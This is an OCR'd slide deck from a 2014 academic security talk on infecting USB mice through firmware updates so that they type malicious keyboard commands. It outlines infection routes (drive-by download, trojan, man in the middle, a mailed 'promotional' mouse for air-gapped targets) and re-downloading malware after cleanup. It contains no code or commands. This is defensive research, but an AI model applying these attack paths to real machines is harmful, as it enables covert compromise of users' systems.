Mouse Trap

Exploiting Firmware Updates in USB Peripherals

Presented by Jacob Maskiewicz, 8.19.2014


With Benjamin Ellis, James Mouradian, and Hovav Shacham

UC San Diego

Motivation

December 2011:


EDA thought they were under cyber attack



Motivation

December 2011:


EDA thought they were under cyber attack



Motivation

December 2011:


EDA thought they were under cyber attack



Motivation

December 2011:


EDA thought they were under cyber attack




Motivation

December 2011:

EDA thought they were under cyber attack



Oops



It was all just a miscommunication

http://www.oig.doc.gov/OIGPublications/OIG-13-027-A.pdf



THE VERGE

"Indeed, throwing away computer mice seems like a poor approach to ridding an organization of digital threats."

http://www.theverge.com/2013/7/8/4503946/commerce-department-unnecessary-cybersecurity-computer-destruction
http://arstechnica.com/information-technology/2013/07/us-agency-baffled-by-modern-technology-destroys-mice-to-get-rid-of-viruses/

Research Question

Can we infect a mouse with malware?


High Level Goals

1. Compromise a mouse via a firmware update attack


2. Have the mouse send malicious keyboard commands

Attack Model

Attack Model

	Infect	Exploit
Networked		
Air-Gapped		

Attack Model


	Infect	Exploit
Networked		
Air-Gapped		

Infecting Mice on Networked Targets


- firmware updates over USB
- USB is not a privileged resource



Drive-by-Download




Trojan Horse



Man in the Middle

Attack Model


	Infect	Exploit
Networked		
Air-Gapped		

Handling the air gap

Security firm Netragard succeeded after mailing a target a “promotional” mouse [8]




Attack Model

	Infect	Exploit
Networked		
Air-Gapped		

Exploiting Networked Hosts

Simply download malware from the internet



Exploiting Networked Hosts


Simply download malware from the internet



What did we gain?


Exploiting Networked Hosts

Suppose the user cleans the computer




Exploiting Networked Hosts

Just download the malware again




Exploiting Networked Hosts

Just download the malware again



